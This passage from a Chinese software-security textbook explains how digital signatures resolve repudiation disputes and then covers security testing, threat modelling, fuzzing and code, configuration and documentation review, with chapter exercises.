            System.out.println("文件被篡改");
        }
    }
}
```

如果文件 info.txt 没有被篡改，运行后的效果如图 14-4 所示。

如果将 info.txt 稍加改动（如增加一个回车）再运行，则效果如图 14-5 所示。



图 14-4

文件被篡改

图 14-5

14.3.2 解决抵赖问题

抵赖指以下两种情况：

- 一是收方收到信息，然后否认收到发过来的信息；
- 发方发送有害信息，然后否认发送过该信息。

抵赖问题也是网络安全中的一个重要问题。此活动属于主动攻击的一种，它的特点主要体现在发送方和接收方中有一方充当敌方的角色。这个活动和篡改活动的区别在于，焦点集中在知道敌方身份的情况下，怎样用证据证明它曾经对网络安全进行过攻击。这种活动的危害主要表现在：


- 当发送方充当敌方时，发送方传输给接收方一个信息，然后否认传送过此信息，如某恶意发送方向另一方传输一个消息，该消息中包含了一些重大举措，当接收方执行这些举措之后，对自己造成了巨大的伤害，追究发送方的责任，但发送方否认发过此信息；
- 当接收方充当敌方的时候，收到了发送方送过来的信息，但否认此消息来自于发送方，如发送方向接收方发送了网上银行的一些转账手续，接收方接受了转账之后，却声称自己从来没有收到这个信息，使得发送方的利益受到损害。

传统网络安全协议中的抵赖问题一般就是通过数字签名解决的。下面阐述其解决方法。


1. 发送方为敌方的情况

当发送方给接收方发送了消息，造成接收方的损害，发送方对消息发送的事实进行抵赖的时候，接收方可以通过如下手段进行利益保护：

- 接收方向公正机构提交发送方发送过的消息和附加的数字签名；
- 公正机构用消息的内容生成单向的消息摘要，然后将数字签名用发送方的公开密钥进行解密，与其进行核对；
- 如果消息果真是发送方发送的话，两者应该一样；



- 由于数字签名是利用发送方的私有密钥，对消息摘要进行加密之后得到的结果，而私有密钥值在理论上讲，只有发送方自己知道，发送方就不能对此问题进行抵赖了。



Note

提示 如果此时发送方还要抵赖，他就必须证明：

对于同一条消息，他人用别的密钥加密之后的值，为什么和用它自己的密钥加密之后的值会一样。即对于同一段内容，用不同的密钥加密之后的密文是相同的。或者证明：

他人用别的密钥加密的内容，用自己的密钥解密为什么会一样。即相同的一段加密消息，用不同的密钥匙解密之后的内容会一样。

以上两件事情的证明本身就是和密码体制的初衷相违背的，因此也是无法证明的，发送方就根本无法抵赖曾经发送过有害的内容。

2. 接收方为敌方的情况

当接收方收到了发送方发送的消息，这个消息对接收方有利，接收方用这个消息进行一些有利活动之后，声称此消息不是来自于发送方，继续要求发送方发送消息给他，目的是为了自己的利益，造成发送方的损害。接收方对消息接收的事实进行抵赖的时候，发送方可以用如下方法保护自己的利益：

- 向公证机构提交接收方接收到的消息和附加的数字签名；
- 与第一种情况一样，公证机构用消息的内容生成单向的消息摘要，然后将数字签名用发送方的公开密钥进行解密，与其进行核对；
- 如果消息果真是发方发送的话，两者应该一样。

提示 同样，数字签名是利用发送方的私有密钥对消息摘要进行加密之后得到的结果，而私有密钥值只有发送方自己知道。如果公正机构算出来的消息摘要和将数字签名解密之后的消息摘要相等的话，接收方就不能对此问题进行抵赖了。如果要抵赖，也就要必须证明上一种情况中提到的两个问题，和密码体制的初衷相违背的，实际上也是不可能的。


如果接收方属于敌方，还有一种情况，当接收方为了陷害某个特定的发送方，伪造一个有害的消息，造成一定的危害之后，声称这个消息来自于这个特定的发送方，造成发送方的损害。此时，发送方可以通过如下方法维护自己的利益：

- 向公证机构提交接收方接收到的消息和附加的数字签名；
- 与第一种情况一样，公正机构用消息的内容生成单向的消息摘要，然后将数字签名用发送方的公开密钥进行解密，与其进行核对；
- 如果消息果真不是发方发送的，那么两者应该不一样。

提示 这样，接收方就无法陷害发送方了，否则，它就必须证明：

一段消息，用某个人的私有密钥加密之后，然后用它的公开密钥解密得到的数据无法还原成明文。这个问题当然也是不可能得到证明的。

具体实现，和上节类似，此处从略。



小　　结



Note

本章结合数据的加密保护，针对信息安全中的另一种攻击：主动攻击进行了讲解，详细阐述了数字签名的作用。

首先讲解了数字签名的原理，由于不同的语言对于数字签名的实现原理基本相同，本章以Java语言为例，实现了数字签名算法。最后，本章通过一些案例，解释了数字签名能够解决篡改和抵赖问题的原理。

练　　习

1. 许多语言都支持数字签名算法，本章主要用Java语言进行了讲解。

(1) 选择Java语言以外的任意一种语言，实现基于DES的数字签名。

(2) 用C语言进行底层的签名。

2. 抵赖问题是网络上的一种比较常见的问题。

(1) 用数字签名方法解决发送方抵赖问题。

(2) 用数字签名方法解决接收方抵赖问题。

3. 数字签名是目前一个比较活跃的研究领域。查找相关文献：

(1) 传统的数字签名有何缺陷？

(2) 了解目前关于数字签名的研究现状。

4. 真实网络上，如果发生纠纷，数字签名必须经过仲裁。


(1) 数字签名由谁来仲裁？

(2) 仲裁的过程是怎样的？

5. 数字证书也是在网络上用得较多的一种认证方法。

(1) 查阅相关文献，了解数字证书。

(2) 数字签名和数字证书有何关系？



软件安全测试

质量保证活动是软件开发过程中重要的环节，而软件测试是软件质量保证的关键手段。

实际上，软件测试的工作量，在软件开发过程中占据较大的一部分，测试做得好，会大大降低维护的成本。测试的主要目标是找到软件中存在的错误，并加以排除，最终把一个高质量的软件系统交给用户使用。

随着应用的广泛，软件的安全性也就越来越成为软件的关键质量指标，因此，针对安全问题的测试又显得更为重要。

本章主要针对安全测试和评审问题进行概述，首先讲解了软件测试的概念、目的、意义和方法，然后阐述了针对安全问题的软件测试，并对这些测试方法进行了分类。


15.1　软件测试概述[1]


15.1.1　软件测试的概念


IEEE对软件测试给出的定义是：“使用人工或者自动手段来运行或测定某个系统，其目的在于检测该系统是否满足规定的需求，或者弄清楚预期的结果与实际结果的差别。”，因此，软件测试，实际上是为了发现软件中的错误，并在交付用户使用前解决这些错误，这几乎成为一个公认的概念。

这里的“错误”，实际上是一个广义的概念，初学者往往会将其理解为“编码错误”，实际上，能够引起软件错误的因素很多，绝不仅仅是编码方面的原因，包括很广泛的内容：

- 软件的需求分析者曲解了用户的需求，测试时发现实现的流程和用户的叙述不一样；
- 软件的设计者在设计时没有考虑某些现场因素，导致软件在真实环境下测试时无法正常运行；
- 软件编码者粗心大意，将某些逻辑流程写错，使得程序得不到料想的结果，等等。







Note

15.1.2 软件测试的目的和意义

由此可见,软件测试的根本目标是尽可能多地发现并排除软件中潜藏的错误,最终把一个高质量的软件系统交给用户使用。

Grenford J. Myers 曾对软件测试的目的提出过以下观点:

- 测试是为了发现程序中的错误而执行程序的过程;
- 好的测试方案是尽可能发现迄今为止尚未发现的错误的测试方案;
- 成功的测试是发现了至今为止尚未发现的错误的测试。

不过,并不能说,软件测试效果的评价指标就是查出错误的个数,认为查不出错误的测试就是没有价值的测试,这是片面的,因为:

- 没有发现错误,或者发现错误较少的测试,也是有价值的,可能说明软件质量较高,因此,测试同时也是评定软件质量的一种标准;
- 发现很多错误的测试,不一定是成功的,如果软件本身质量较低,那么不能通过发现错误的个数越多,来得出软件剩下的错误越少的结论;当前发现的错误越多,可能剩下的错误也很多。

从另一角度讲,通过软件测试找到错误,除了能够解决错误外,还可以通过分析错误产生的原因和错误的发生趋势,帮助软件的生产者发现当前软件开发过程中的缺陷,以便及时改进;另外,通过对错误进行分析,也可以帮助测试人员设计出更加有针对性的测试方法,提高测试工作的效率和效果。

软件测试的意义主要体现在:

- 减少软件中错误。通过软件测试可以发现软件中存在的错误,通过完全地修改这些错误,可以减少软件中错误,提高软件的可靠性。
- 评估软件的综合性能。通过软件测试,对发现的错误进行分析和统计,可以评估软件综合性能。当然,即使软件测试没有发现任何错误,也可以作为评估软件综合性能的手段,等等。


15.1.3 软件测试方法

从实际项目的测试工作划分,软件测试工作可以划分为以下几个过程。

- 单元测试:对软件的每一个程序单元进行测试,检查各个程序模块的正确性;并配合适当的代码审查。
- 集成测试:把已测试过的模块组装起来,以便发现与接口有关的问题,如数据模块间传递、模块组合性能、模块调用性能等。
- 确认测试:检查软件是否满足了需求规格说明书中的各种需求,以及软件配置是否完全、正确;该测试又叫做验收测试,目的是验证软件的有效性。
- 系统测试:把已经通过验收的软件,放入实际运行环境中运行;用户记录在测试过程中遇到的一切问题,定期报告给开发者。

这几个测试过程,从软件开发生命周期的一开始就应该执行,因此,测试在软件工程中的地位如图 15-1 所示。








图　15-1

软件测试的方法，可以有很多种分类，第一种是分为静态测试方法和动态测试方法。

（1）静态测试方法。

该方法中，不实际运行被测试的软件，对软件进行分析、检查和审阅，来寻找逻辑错误。主要工作包括：

- 对需求规格说明书、软件设计说明书、源程序做检查和审阅；
- 检查以上工作是否符合标准和规范；
- 通过结构分析、流图分析等方法，指出软件缺陷；
- 对各种文档进行测试，等等。

静态测试是软件开发中十分有效的质量控制方法之一。该方法特别是在软件开发生命周期的早期和中期阶段非常有效。此时，由于程序还没有编出来，可以直接运行的代码尚未产生，此时又必须对设计的一些思路进行检查或者审核，因为初期的工作质量可能直接关系到软件开发的成本，因此，在这些阶段，可以大量采用静态测试方法。

静态测试主要靠人工来完成，不过，近些年来，也开发了不少自动化的工具，进行计算机辅助测试，但是，短期内想要实现其测试的自动化，难度较大。静态测试的质量更多地依赖于测试的组织和测试者的水平，定性地分析软件质量的情况居多，具有一定的局限性。

（2）动态测试法。

动态测试和静态测试不同，在测试的过程中，实际运行软件，检测软件的动态行为和运行结果的正确性。动态测试包括两个基本要素：一是被测软件；二是在软件运行过程中的输入数据，每一次测试需要的测试数据叫做测试用例。因此，动态测试一般在软件编码阶段完成之后进行。

动态测试由于其比较强的错误检测能力，受到了广泛的采用。

动态测试的过程是：


- 设计一个测试用例，输入到程序中；
- 看预期结果和实际运行结果是否一样；
- 得出最后结论。


动态测试方法中，其最大的难度是测试用例的设计，因为如果要进行穷举性测试，完全是不可能的。

另一种分类方法是从对程序内部结构的可见性来分，分为黑盒测试和白盒测试。

（1）黑盒测试方法。

黑盒测试又称为功能测试。用该方法进行测试时，把被测程序当做一个黑盒，测试者无须知道程序内部结构，只需要知道程序的输入以及输出是否和预期输出相符。用例设计方法有：





Note

- 等价类划分法；
- 边界值分析法；
- 因果图法，等等。

（2）白盒测试方法。

白盒测试又称结构测试或逻辑驱动测试。用该方法进行测试时，测试者必须了解被测程序的内部结构，根据被测程序的内部构造设计测试用例。在白盒测试的过程中，需要测试用例的设计对被测程序的结构做到一定程度的覆盖。常见的测试用例设计方法有：

- 基本路径法；
- 条件测试法；
- 循环测试法，等等。

将软件测试划分为静态测试和动态测试，与划分为黑盒测试和白盒测试，是没有矛盾的，两种方法互相渗透。一般情况下，静态测试只利用白盒测试法，动态测试则使用了黑盒测试与白盒测试；从另一个角度说，黑盒测试一般都是用于动态测试，而白盒测试一般可以用于静态测试和动态测试。

15.2　针对软件安全问题的测试

15.2.1　软件安全测试的必要性

安全测试，在充分考虑软件安全性问题的前提下进行的测试，普通的软件测试的主要目的是：确保软件不会去完成没有预先设计的功能，确保软件能够完成预先设计的功能。但是，安全测试更有针对性同时可能采用一些和普通测试不一样的测试手段，如攻击和反攻击技术。因此，实际上，安全测试就是一轮多角度、全方位的攻击和反攻击，其目的就是要抢在攻击者之前尽可能多地找到软件中的漏洞，以减少软件遭到攻击的可能性。

安全测试基于软件需求说明书中关于安全性的功能需求说明，测试的内容主要是：软件的安全功能实现是否与安全需求一致。通常情况下，软件的安全需求包括：

- 数据保密和完整可用；
- 通信过程中的身份认证、授权、访问控制；
- 通信方的不可抵赖；
- 隐私保护、安全管理；
- 软件运行过程中的安全漏洞，等等。

以一个 Web 网站为例，需要考虑的问题可如表 15-1 所示。

因此，软件安全测试和一般的测试具有很大的区别。一般测试主要是确定软件的功能能否达到，如果没有达到，就进行修改，其任务具有一定的确定性。

但是，安全测试主要是检查软件所达到的功能是否安全可靠，需要证明的是软件不会出现安全方面的问题，如：






表 15-1　Web 网站需要考虑的问题

考虑的方面	考虑的内容
程序本身的安全	用户权限划分是否得当 用户权限改变是否会造成混乱 用户数据是否会混淆 用户密码是否可以用某些手段得知 系统可否有后门登录 是否进行了 session 检查 是否有 SQL 注入、跨站脚本等隐患，等等
系统安全	服务器是否存在漏洞被实施 DoS 攻击 是否可能被攻击者注入木马 操作系统是否安全 防火墙和杀毒软件是否齐全并有效，等等
数据库安全	系统数据是否机密 系统数据是否完整 系统数据是否进行了很好的权限控制 系统数据可备份和恢复能力如何，等等
性能安全	是否能够保证每周 7 天，每天 24 小时连续工作 多用户访问应用服务器是否进行了优化 对数据库的访问是否实现了优化

- 数据篡改；
- 非授权访问；
- 遭受 DoS 攻击，等等。

15.2.2　软件安全测试的过程

软件的安全测试，一般根据设计阶段的威胁模型来实施。

应该从设计阶段就开始考虑安全问题，设计要尽可能完善，可采用威胁建模的方法在软件设计阶段加入安全因素的考量。威胁建模过程一般如下：

- 在项目组中成立一个小组，该小组中的人员是项目组中对安全问题比较了解的人；
- 站在安全角度，分解系统的安全需求；
- 确定系统可能面临的威胁，将威胁进行分类，可以画出威胁树；
- 选择应付威胁或者缓和威胁的方法；
- 确定最终解决这些威胁的技术。

既然在设计阶段，就将系统可能出现的一些安全问题写在文档里了，因此，安全性测试也应该是基于这些内容。

因此，软件安全测试的过程可以分为以下几个步骤[2]。

1. 基于前面设计阶段制定的威胁模型，设计测试计划

该过程一般基于威胁树，以第 1 章画出的针对用户口令安全问题威胁树为例，如图 15-2 所示。




Note




图　15-2

测试计划就可以基于口令安全可能遭受的各个攻击进行制定。

2. 将安全测试的最小组件单位进行划分，并确定组件的输入格式

实际上，和传统的测试不同，威胁模型中，并不是所有的模块都会有安全问题，因此，只需将需要安全测试的某一部分程序取出来进行测试，将安全测试的最小组件单位进行划分。

此外，每个组件都提供了接口，也就是输入，在测试阶段，测试用例需要进行输入，这就必须将每个接口的输入类型、输入格式等都列出来，便于测试用例的制定。这些输入如：

- Socket 数据；
- 无线数据；
- 命令行；
- 语音设备；
- 串口；
- HTTP 提交，等等。

3. 根据各个接口可能遇到的威胁，或者系统的潜在漏洞，对接口进行分级

在该步骤中，主要是确定系统将要受到的威胁的严重性，将比较严重的威胁进行优先的测试，这个严重性的判断，应该来源于威胁模型。

可以通过很多方法对接口受到的威胁性进行分级，文献[2]中推荐了一种积分制方法，对各个接口可能受到的各种威胁进行积分，最后累加，优先测试那些分数排在前面的接口。

4. 确定输入数据，设计测试用例

每一个接口可以输入的数据都不相同，由于安全测试不同于普通的测试，因此还要更加精心地设计测试用例。有时候还要精心设计输入的数据结构，如随机数、集合等的设计，都必须是为安全测试服务的。

在测试用例的设计过程中，必须了解，安全测试实际上是对程序进行的安全攻击，因此，不但数据本身需要精心设计，测试手段也要精心设计。如在对缓冲区溢出的测试中，必须精心设计各种输入，从不同的方面来对程序进行攻击。

如上面 Web 网站中可以设计的测试用例可以如表 15-2 所示（这里省去具体的输入，仅列出测试的手段）。






表 15-2　Web 网站需要进行的测试

测 试 内 容	手　段
用户权限划分	各种权限用户登录并操作
用户密码	猜测密码，查看数据库密码保存
系统可否有后门登录	尝试各种登录方法
session 检查	不登录进行操作
DoS 攻击	反复进行 DoS 攻击
木马注入	注入木马
防火墙和杀毒软件	注入病毒
系统数据可备份和恢复能力	数据破坏
保证每周 7 天，每天 24 小时连续工作	持续运行足够时间
⋮	⋮

5. 攻击应用程序，查看其效果

用设计的测试用例来攻击应用程序，使得系统处于一种受到威胁的状态，来得到输出。

6. 总结测试结果，提出解决方案

本过程中，将预期输出和实际输出进行比较，得出结论，写出测试报告，最后提交相应的人员，进行错误解决。

以上是测试的过程，近年来，关于安全性测试，还研究出了一些成果，借计算机来进行自动的测试，这些成果主要包括以下几种。

1）用形式化方法进行安全测试

该方法用状态迁移系统描述软件的行为，将软件的功能用计算逻辑和逻辑演算来表达，通过逻辑上的推理和搜索，来发现软件中的漏洞。

2）基于模型的安全功能测试

在该方法中，首先对软件的结构和功能进行建模，生成测试模型，然后利用测试模型导出测试用例。该方法的成功与否，取决于建模的准确性，对身份认证、访问控制等情况下安全测试比较适用。常用模型有：

- UML 模型；
- 马尔可夫链模型，等等。


3）基于输入语法进行测试

接口的输入语法，定义了软件接受的输入数据的类型、格式等。该类方法中，首先提取被测接口的输入语法，如命令行、文件、环境变量、套接字，然后根据这些语法，生成测试用例。此类测试方法比较适用于被测软件有较明确的接口语法的情况，范围较窄。


4）采用随机方法进行测试

该方法又称为模糊测试，将随机的不合法数据输入到程序中，有时候能够发现一些意想不到的错误，在安全性测试中越来越受到重视。

软件测试本来是软件工程中研究比较活跃的一个分支，针对安全测试的研究也收到较多学者的重视。有关一些安全测试方面的最新进展，读者可以参考相关文献。比较热门的方向包括：



- 权限系统的自动测试；
- 形式化方法对测试用例的表达；
- 分布式环境下的测试；
- 云计算环境下的测试，等等。



Note

15.3 安全审查

安全审查是指对软件产品进行安全方面的人工检查，是软件质量保证的一个重要环节，主要包括：

- 代码的安全审查；
- 配置复查；
- 文档的安全审查，等等。

本节针对这几个问题进行讲解。

15.3.1 代码的安全审查

代码的审查，是审查小组人工测试源程序的过程，而代码的安全审查，则是针对威胁模型中表达的一些安全问题进行的审查。

代码的安全审查，是一种非常有效的程序安全验证技术，在代码的安全审查过程中，首先要组建一个代码的安全审查小组，最好由如下人员组成：

- 组长，应该是一个很有能力的程序员；
- 程序的设计成员；
- 程序的编写成员；
- 程序的测试成员。

代码安全审查的步骤如下：

(1) 小组成员先研究设计说明书，力求理解软件的设计，然后重点针对威胁模型进行讨论；

(2) 由设计者介绍威胁模型中的一些细节；

(3) 程序的编写者逐个模块地解释是怎样用程序代码解决威胁模型中提出的解决方案的；

(4) 对照安全程序设计常见错误，分析审查程序；

(5) 发现错误时，记录错误，继续审查。

15.3.2 配置复查

软件配置，实际上是指软件需求规格说明、软件设计规格说明、源代码等的总称，配置复查实际上是软件验收测试的重要内容。

配置复查的目的，需要保证如下内容：

- 软件配置的所有成分都齐全；
- 软件配置质量符合要求；



- 文档与程序完全一致；
- 具有完成软件维护所必须准备的细节；
- 使用手册的完整性和正确性，等等。

软件配置复查的过程中，必须仔细记录发现软件安全测试过程中的安全遗漏或错误，并且适当地补充和改正。

15.3.3　文档的安全审查

文档在软件工程中非常重要。对于用户来说，软件事实上就是文档，因此，文档是影响软件质量的决定因素，有时候可以说，文档比程序代码更重要。在文档中，关于安全问题的描述不能忽视，必须进行审查。

软件系统的文档可分为以下两类。

1. 用户文档

用户文档主要描述系统功能和使用方法，而并不关心这些功能是怎样实现的。用户文档是用户了解系统的第一步，它应该能使用户获得对系统的准确的初步印象。用户文档至少应该包括下述5方面的内容：

(1) 功能描述，说明系统的功能。

(2) 安装文档，说明怎样安装这个系统，怎样对系统进行配置，使其适应特定的运行环境。

(3) 使用手册，说明如何使用这个系统，这是一个比较重要的文档，用户应该可以通过这个文档学会系统的使用，有时候，需要通过丰富例子，图文并茂地表达这些问题。

(4) 参考手册，详尽描述软件中提供给用户使用的所有系统设施及其使用方法，另外，参考手册中还应该解释系统可能产生的各种输出信息，如出错信息的含义。

(5) 如果系统中有操作员的话，还需要提供操作员指南，指示操作员应该如何处理使用过程中出现的一些情况。


用户文档可以分别设立独立的文档，也可以设置为一个大文档的各个分册，具体做法，由系统的复杂性决定。

2. 系统文档

系统文档指从问题可行性分析、问题定义、需求分析、系统总体设计、详细设计到测试和测试报告这样一系列工作有关的文档。系统文档描述了系统从设计到实现，最后到测试的过程。该部分的文档包括：

- 可行性研究报告；
- 需求分析说明书；
- 总体设计说明书；
- 详细设计说明书；
- 测试计划；
- 测试报告，等等。

文档的安全审查，是针对软件项目中的安全问题进行的审查，此过程中，主要进行的工作是，根据威胁模型，在各个文档中审查是否进行了良好的表达。如：





Note

- 用户文档中是否含有和解决安全问题相关的措施，来提示用户的操作尽可能保证安全性；
- 系统文档中是否将所有的安全问题进行了解决，并用明晰的表达方式描述出来，等等。

小　结

本章讲解了安全编程测试中的几个关键问题，首先讲解了软件测试的概念、目的、意义和方法，然后阐述了针对安全问题的软件测试，并对这些测试方法进行了一些分类。

练　习

1. 有一个银行系统，需要进行常见的用户转账、查询操作。流程如图 15-3 所示。

(1) 列出银行系统中应该进行的和安全有关的测试。

(2) 画出威胁树。




图　15-3

2. 软件安全测试是针对安全问题的测试。

(1) 软件安全测试和传统普通测试的区别有哪些?

(2) 软件安全测试的方法有哪些?

3. 在某个论坛中，可能在各种情况下出现服务器负载过大不得不停机的问题。

(1) 造成这个问题的原因可能有哪些?

(2) 画出威胁树。

(3) 怎样解决或者缓解这个问题?

(4) 怎样测试?

